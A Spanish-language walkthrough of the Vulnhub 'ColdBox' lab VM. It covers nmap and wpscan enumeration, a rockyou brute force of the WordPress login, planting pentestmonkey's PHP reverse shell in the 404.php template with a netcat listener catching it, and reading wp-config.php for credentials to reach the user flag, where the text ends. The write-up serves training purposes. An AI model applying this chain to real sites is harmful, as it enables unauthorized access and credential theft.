

# ColdBox – Vulnhub



## Contenido

Descripción .....	2
Objetivo.....	2
Herramientas utilizadas.....	2
Reconocimiento .....	2
Escaneo.....	3
Explotación .....	7
Escalada de privilegios .....	10

# Descripción

Máquina de Wordpress con un nivel de dificultad fácil, muy recomendable para principiantes en el campo.

# Objetivo

Escalar privilegios para descubrir el contenido de 2 banderas, una de ellas ubicada en usuario **c0ldd** y la otra en el usuario **root**.

# Herramientas utilizadas

- Nmap
- Netdiscover
- Wpscan
- Netcat
- *php-reverse-shell-pentestmonkey*
- *gtfobins*

# Reconocimiento

Ejecuto *ifconfig* para saber la dirección ip de la máquina atacante (Kali Linux) e iniciar el reconocimiento de dispositivos en la red mediante el comando *nmap -sn 10.0.2.0/24*.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::d967:46e7:e58d:e8c7 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 8 bytes 2634 (2.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25 bytes 4414 (4.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 18:26 EST
Nmap scan report for 10.0.2.1
Host is up (0.00053s latency).
Nmap scan report for 10.0.2.4
Host is up (0.00040s latency).
Nmap scan report for 10.0.2.6
Host is up (0.00033s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.07 seconds
```

Para comprobar los activos obtenidos, también se utilizó *netdiscover*.

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240



| IP       | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|----------|-------------------|-------|-----|------------------------|
| 10.0.2.1 | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.0.2.2 | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.0.2.3 | 08:00:27:3b:db:90 | 1     | 60  | PCS Systemtechnik GmbH |
| 10.0.2.6 | 08:00:27:57:01:0f | 1     | 60  | PCS Systemtechnik GmbH |



(kali@kali)-[~]
$ netdiscover -r 10.0.2.0/24

(kali@kali)-[~]
$ ping -c 1 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.378 ms

--- 10.0.2.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.378/0.378/0.378/0.000 ms
```

A través de la descripción de la MAC identificamos la máquina víctima (ColddBox), envió un *ping* con un paquete icmp para ver si obtengo comunicación.

## Escaneo

En esta instancia, ejecuto nuevamente la herramienta nmap para hacer un escaneo de puertos abiertos dentro de la ip 10.0.2.6

```
(kali@kali)-[~]
$ sudo nmap -p- -open -sS -vvv -n -T5 10.0.2.6
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 07:52 EST
Initiating ARP Ping Scan at 07:52
Scanning 10.0.2.6 [1 port]
Completed ARP Ping Scan at 07:52, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:52
Scanning 10.0.2.6 [65535 ports]
Discovered open port 80/tcp on 10.0.2.6
Discovered open port 4512/tcp on 10.0.2.6
Completed SYN Stealth Scan at 07:52, 1.06s elapsed (65535 total ports)
Nmap scan report for 10.0.2.6
Host is up, received arp-response (0.00011s latency).
Scanned at 2024-01-16 07:52:02 EST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
4512/tcp  open  unknown syn-ack ttl 64
MAC Address: 08:00:27:57:01:0F (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Nmap para versiones y scripts de los puertos encontrados. Whatweb para comprobar lo encontrado sobre el puerto 80.

**Puertos encontrados**

Port	State	Service	Version
80/tcp	Open	http	Apache httpd 2.4.18 ((Ubuntu))
4512/tcp	Open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.10


```
(kali@kali)-[~]
└─$ nmap -sC -sV -p 80,4512 10.0.2.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 07:56 EST
Nmap scan report for 10.0.2.6
Host is up (0.00040s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_ http-generator: WordPress 4.1.31
|_ http-title: ColddBox | One more machine
|_ http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256  88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256  f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.37 seconds

(kali@kali)-[~]
└─$ whatweb 10.0.2.6
http://10.0.2.6 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.0.2.6], JQuery[1.11.1], MetaGenerator[WordPress 4.1.31], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[ColdBox | One more machine], WordPress[4.1.31], x-pingback[/xmlrpc.php]
```

Al observar el puerto 80 abierto me dirigí a la web e ingresé la ip de la máquina vulnerable, para ver su contenido y si devolvía algo interesante.



Navegando por la web se pueden encontrar lo que podrían llegar a ser diferentes usuarios: c0ldd, sr hott

## The ColddBox is here

Welcome to ColddBox, a machine designed by **COldd**, it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!




**Sr Hott**

24 September, 2020 at 3:06 pm

I like the machine, it offends me that it is cold inside. Long life to heat.


REPLY

En la barra lateral de la web, identifiqué un enlace / botón de login, este me redirecciona a una página de ingreso de WordPress.

A screenshot of a web browser showing a WordPress login page. The browser's address bar displays '10.0.2.6/wp-login.php'. The page has a light grey background with the WordPress logo at the top center. Below the logo is a white login box containing two input fields for 'Username' and 'Password'. There is a 'Remember Me' checkbox and a blue 'Log In' button. Below the login box, there is a link for 'Lost your password?' and a link that says '← Back to ColddBox'. A mouse cursor is visible near the bottom right of the login box.

En esta ocasión intenté probar con los “usuarios” vistos anteriormente, a lo que me llevó a descubrir los siguientes errores y posibles usuarios válidos:

- Error: The password you entered for the username <username> is incorrect. (cuando un usuario era correcto)
- Error: Invalid username. (cuando un usuario NO era correcto)



Al tener en cuenta que la web corre por un servidor WordPress, hago uso de la herramienta **wpscan** para ver la información importante que me podría devolver. De esta manera compruebo usuarios existentes.

```
| Location: http://10.0.2.6/wp-content/themes/twentyfifteen/
| Last Updated: 2023-11-07T00:00:00.000Z
| Readme: http://10.0.2.6/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.6
| Style URL: http://10.0.2.6/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simp
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.0.2.6/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ← (10 / 10) 100.00% Time: 00:00:00

[!] User(s) Identified:

[+] the cold in person
| Found By: Rss Generator (Passive Detection)

[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jan 16 08:21:23 2024
[+] Requests Done: 75
[+] Cached Requests: 6
[+] Data Sent: 16.658 KB
[+] Data Received: 20.821 MB
[+] Memory used: 195.848 MB
[+] Elapsed time: 00:00:05

wpscan --url 10.0.2.6 --enumerate u
```

# Explotación

Vuelvo a usar *wpscan* para que realice fuerza bruta a partir de los usuarios encontrados.

```
File Actions Edit View Help
| - http://10.0.2.6/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
| - http://10.0.2.6/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
| Location: http://10.0.2.6/wp-content/themes/twentyfifteen/
| Last Updated: 2023-11-07T00:00:00.000Z
| Readme: http://10.0.2.6/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.6
| Style URL: http://10.0.2.6/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple,
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.0.2.6/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)
[!] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[!] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:22 < > (1225 / 14345617) 0.00% ETA: ??:??:??


[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jan 16 11:34:08 2024
[+] Requests Done: 1397
[+] Cached Requests: 5
[+] Data Sent: 436.846 KB
[+] Data Received: 4.731 MB
[+] Memory used: 287.766 MB
[+] Elapsed time: 00:00:38

wpscan --url 10.0.2.6 --usemnames c0ldd --passwords /usr/share/wordlists/rockyou.txt
```


Combinación encontrada: **Username: c0ldd, Password: 9876543210**



Obtengo acceso al panel de administración de WordPress.




Me dirijo a la sección de apariencia – editor.




Reemplazo código del template 404.php por código malicioso del siguiente repositorio: <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>.

Modifiqué la IP y puerto, tal como me lo indicaba las instrucciones del repositorio.



Me puse en escucha en la terminal con netcat y modifiqué la url para forzar la redirección a una ruta que no existe (obtener el código de respuesta 404).



```
10.0.2.6/?p=888
Kali Forums Kali NetHunter Exploit-DB
Edit Post

ColddBox
One more machine

Search ...

(kali@kali)-[~]
└─$ sudo nc -lvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
10.0.2.6: inverse host lookup failed: Unknown host
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.6] 41136
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:58:32 up 41 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
Welcome to ColddBox, a machine designed by Coldd, it is a very simple
```

De esta manera el payload almacenado en dicha ruta se ejecuta y obtengo acceso a la máquina víctima (como usuario www-data). Configuré tty operativa.



```
(kali@kali)-[~]
└─$ sudo nc -lvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
10.0.2.6: inverse host lookup failed: Unknown host
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.6] 41136
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:58:32 up 41 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn(\"/bin/bash\")'
www-data@ColddBox-Easy:/$ export TERM=xterm
export TERM=xterm
www-data@ColddBox-Easy:/$ export SHELL=bash
export SHELL=bash
www-data@ColddBox-Easy:/$
```

# Escalada de privilegios

Busco un archivo que almacene las contraseñas o información relevante de WordPress.

```
/var/www/html/wp-includes/ID3/module.audio.mp3.php
/var/www/html/wp-includes/ID3/getid3.lib.php
/var/www/html/wp-includes/ID3/module.audio.flac.php
/var/www/html/wp-includes/ID3/module.tag.apetag.php
/var/www/html/wp-includes/ID3/getid3.php
/var/www/html/wp-includes/ID3/module.tag.id3v1.php
/var/www/html/wp-includes/ID3/module.audio-video.matroska.php
/var/www/html/wp-includes/ID3/module.audio.dts.php
/var/www/html/wp-includes/ID3/module.audio.ac3.php
/var/www/html/wp-includes/ID3/module.tag.id3v2.php
/var/www/html/wp-includes/ID3/module.tag.lyrics3.php
/var/www/html/wp-includes/ID3/module.audio-video.quicktime.php
/var/www/html/wp-includes/class-http.php
/var/www/html/wp-includes/ms-default-filters.php
/var/www/html/wp-includes/rss.php
/var/www/html/wp-includes/formatting.php
/var/www/html/wp-includes/update.php
/var/www/html/wp-includes/author-template.php
/var/www/html/wp-includes/template.php
/var/www/html/wp-includes/media.php
/var/www/html/xmlrpc.php
/var/www/html/wp-links-opml.php
/var/www/html/wp-comments-post.php
/var/www/html/wp-load.php
/var/www/html/wp-blog-header.php
/var/www/html/wp-cron.php
/var/www/html/wp-login.php
/var/www/html/wp-mail.php
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden      wp-blog-header.php  wp-includes      wp-signup.php
index.php    wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt  wp-config-sample.php wp-load.php       xmlrpc.php
readme.html  wp-config.php        wp-login.php
wp-activate.php wp-content            wp-mail.php
wp-admin     wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ find / -type f -name "*.php"
```

Me llama la atención el fichero *wp-config.php* e ingreso. Encuentro contraseña para usuario c0ldd.

```
www-data@ColddBox-Easy:/$ cat /var/www/html/wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 */
```

Escolo privilegios a usuario c0ldd, busco contenido en la ruta del usuario y encuentro primera bandera llamada "user.txt", su contenido está en base64.

```
www-data@ColddBox-Easy:/$ su c0ldd
Password:
c0ldd@ColddBox-Easy:/$ whoami
c0ldd
c0ldd@ColddBox-Easy:/$ id
uid=1000(c0ldd) gid=1000(c0ldd) grupos=1000(c0ldd),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
c0ldd@ColddBox-Easy:/$ cd /home
c0ldd@ColddBox-Easy:/home$ ls
c0ldd
c0ldd@ColddBox-Easy:/home$ cd c0ldd/
c0ldd@ColddBox-Easy:~$ ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
